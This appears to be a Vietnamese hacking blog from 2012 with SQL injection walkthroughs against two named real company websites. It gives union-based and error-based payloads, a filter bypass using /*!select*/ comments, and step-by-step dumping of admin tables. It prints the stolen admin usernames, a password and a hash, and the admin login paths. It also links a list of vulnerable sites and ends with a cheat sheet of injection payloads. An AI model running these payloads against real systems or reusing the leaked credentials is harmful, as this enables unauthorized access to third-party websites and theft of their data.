Ok, tiếp tục khai thác
Bước 2: Exploit Tên Các tables
+) Tìm vị trí cột bị lỗi để khai thác:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=-15’ union /*!select*/ 1,2,3,4,5,6-- -
Xuất hiện cột bị lỗi cần tìm rôi, chính là cột thứ 2.
* Lưu ý: - Phải có dấu “ ’ “ sau số 15
- Nếu khai thác bình thường:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=-15’ union select 1,2,3,4,5,6—
sẽ xuất hiện lỗi Forbidden như sau:
Forbidden
You don't have permission to access /htmls/recruitment_detail.php on this server.
Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.
________________________________________
Apache mod_fcgid/2.3.6 mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at www.vinaplast.com.vn Port 80
+) Cách khắc phục: thay select = /*!select*/
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=15' union /*!select*/ 1,2,3,4,5,6-- -
Ok, đã xuất hiện cột bị lỗi rồi nhé: 2
+) Exploit tên các bảng trong database:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=-15’ union /*!select*/ 1,concat_ws (0x3a,table_name),3,4,5,6 from information_schema./*!tables*/ where table_schema=database()-- -
Ok!, Các table đã xuất hiện:
tbl_about tbl_admin tbl_area tbl_contact tbl_history_access tbl_investment tbl_keyword tbl_member tbl_news tbl_product tbl_recruitment tbl_setmember
Ta chú ý đến table chứa username va pass là: tbl_admin, Và ta sẽ khai thác các cột chứa trong table này
Bước 3: Exploit tên các cột trong table tbl_admin
+) http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=-15' union /*!select*/ 1,concat_ws(0x3a,column_name),3,4,5,6 from information_schema./*!columns*/ where table_schema=database() and table_name=0x74626c5f61646d696e-- -
* Lưu ý: - 74626c5f61646d696e chính là tbl_admin ở dạng hex
- Để đổi từ dạng chuỗi sang hex ta vào: http://www.string-functions.com/string-hex.aspx
Ok, đã xuât hiện tên các cột:
admin_id admin_username admin_password admin_first_name admin_last_name admin_email admin_phone admin_access
Ta chú ý đến cột: admin_username và admin_password để đăng nhập vào website, ta sẽ truy xuất thông tin của 2 cột này ra:
+) khai thác thông tin username và pass:
http://www.vinaplast.com.vn/htmls/recruitment_detail.php?id=-15' union /*!select*/ 1,concat_ws(0x3a,admin_username,admin_password),3,4,5,6 from tbl_admin-- -
Tuyệt, đã xuât hiện username và password:
sunflower83:sunflower
Dấu : ngăn cách username và pass chính là 0x3a ở dạng hex
Bước 4: Tìm link đăng nhâp, có một số cáchm ở đây tôi sử dụng havij cho nhanh:
Và ta sẽ có link admin là: http://www.vinaplast.com.vn/admincp/
Tôi chỉ muốn trao đổi kiến thưc hacking với các bạn, không khuyến cáo các bạn đi phá hoại người khác.
By: ducdung.08clc Xem chi tiết »
Danh Sách Site Dính Lỗi SQLI
1 - Tổng Hợp Site nước ngoài dính lỗi SQLI:http://files.myopera.com/ducdung08clc/Hacking/SQLI/3000%20Site%20l%E1%BB%97i%20SQLI.txt Xem chi tiết »
Một Số Lưu Ý Khi Khai Thác SQL
Hướng Dẫn Một Số Cách Khai Thác Khi Union Xuất Hiện Lỗi - ducdung.08clcLink bị lỗi: http://thuonghieudatviet.com.vn/sites/index.php?id=126’
Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
I- Tìm Số trường cột
http://thuonghieudatviet.com.vn/sites/index.php?id=126 order by 5-- -
Website Vẫn bình thường
http://thuonghieudatviet.com.vn/sites/index.php?id=126 order by 6-- -
Đã xuất hiện lỗi nè: Invalid query: Unknown column '6' in 'order clause'
¬số cột: 6-1 =5
II- Union để tìm vị trí cột bị lỗi[/COLOR]
http://thuonghieudatviet.com.vn/sites/index.php?id=126 UNION SELECT 1,2,3,4,5-- -
Hix, nó không cho “union select” rồi:
Invalid query: The used SELECT statements have a different number of columns
III- Một số cách khắc phục
Cách 1:
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((Select Concat(0x2f,version(),0x2f,database(),0x2f,user(),0x2f)),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Cách 2
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((Select substr(Group_Concat(0x2f,version(),0x2f,database(),0x2f,user(),0x2f),1,136)From tbl_user),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Cách 3:
http://thuonghieudatviet.com.vn/sites/index.php?id=126 and (select 1 from (select count(*),concat(0x2f,version(),0x2f,database(),0x2f,user(),0x2f,floor(rand(0)*2)) from (select 1 union select 2 union select 3)kechocgianvn group by 2)vnhack)
Cách 4:
http://thuonghieudatviet.com.vn/sites/index.php?id=126 or 1 group by concat(0x2f,version(),0x2f,database(),0x2f,user(),0x2f,floor(rand(0)*2)) having min(1) or 1-- -
Tất cả các cách trên đều cho ra thông tin cần tìm:
Invalid query: Duplicate entry '/5.0.92-community/thuonghi_thdv/thuonghi_thdv@localhost/1' for key 1
IV- Exploiting tables_name
Tôi sẽ khai thác cách 1 các còn lại những cách khác các bạn làm tương tự nhé:
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Xuất hiện, tên bẳng đầu tiên: “tbl_user” không có số 1 nhé.
Invalid query: Duplicate entry 'tbl_user1' for key 1
Để lấy exploits các bảng tiếp theo bạn thay limit 0,1 thành limit 1,2 rồi limit 2,1 rồi limit 3,1…..Cho tới tên bẳng mà mình cần khai thác.
V – Exploiting columns_name
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((select column_name from information_schema.columns where table_schema=database() and table_name=0x74626c5f75736572 limit 0,1),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Đã xuât hiện côt đầu tiên: “id”
Invalid query: Duplicate entry 'id1' for key 1
Tiếp tục lấy cột thứ 2:
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((select column_name from information_schema.columns where table_schema=database() and table_name=0x74626c5f75736572 limit 1,1),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Ok, ta đã có column: “username”
Invalid query: Duplicate entry 'username1' for key 1
Tiếp tục lấy cột thứ 3:
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((select column_name from information_schema.columns where table_schema=database() and table_name=0x74626c5f75736572 limit 2,1),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Ta được column: “password”
Invalid query: Duplicate entry 'password1' for key 1
VI – Khai thác thông tin username và password
http://thuonghieudatviet.com.vn/sites/index.php?id=126 And(Select 1 From(Select Count(*),Concat((select concat(0x2f,username,0x2f,password,0x2f) from tbl_user limit 0,1),floor(rAnd(0)*2))kechocgianvn From Information_Schema.columns Group By kechocgianvn)vnhack)
Ok, Xuât hiện thông tin cần khai thác:
Invalid query: Duplicate entry '/dk@@86/e50de53e74fb5c52efcf2feda8159c24/1' for key 1
VII - Giải Mã password và tìm link admin
Username: dk@@86
Password: (*&^%$#@! (theo md5)
Iink admin: http://thuonghieudatviet.com.vn/administrator/index.php
by:ducdung.08clc Xem chi tiết »
1 thg 7, 2012

Share một số câu lệnh dùng để hack SQL Injection

' or 1 group by concat((select version() limit 0,1),floor(rand(0)*2)) having min(0) or 1 -- 1
' or 1 group by concat((select table_name fRom information_schema.tables limit 17,1),floor(rand(0)*2)) having min(0) or 1 -- 1
========================
null and extractvalue(rand(),concat(0x3a,version(),0x3a,user()))--
null and extractvalue(rand(),concat(0x3a,(select concat(0x3c,table_name) from information_schema.tables limit 85,1)))--
null and extractvalue(rand(),concat(0x3a,(select concat(0x3c,table_name) from information_schema.tables limit 160,1)))--
null and extractvalue(rand(),concat(0x3a,(select concat(0x3a,column_name) from information_schema.columns limit 1050,1)))--
null and extractvalue(rand(),concat(0x3a,(select concat(0x3a,username,0x3a,password) from users)))--
======================
Get Tables:
/*!And(Select 1 From(Select Count(*),Concat(CHAR (124),(Select substr(Group_Concat(table_name),1,145 )From Information_Schema.Tables where table_schema=database()),floor(rAnd(0)*2),CHAR (124))x From Information_Schema.Tables Group By x)a)*/-- -
Get Columns: /*!And (Select 1 From(Select Count(*),Concat(CHAR (124),(Select substr(Group_Concat(column_name),1,100) From Information_Schema.columns where table_schema=database()and table_name=CHAR(118, 110, 116, 95, 97, 100, 109, 105, 110)),floor(rAnd(0)*2),CHAR (124))x From Information_Schema.Tables Group By x)a)*/-- -
Get Data: /*!And (Select 1 From(Select Count(*),Concat(CHAR (124),(Select substr(Group_Concat(UserName,0x2f,Password),1,140 ) From vnt_admin),floor(rAnd(0)*2),CHAR (124))x From Information_Schema.Tables Group By x)a)*/-- -

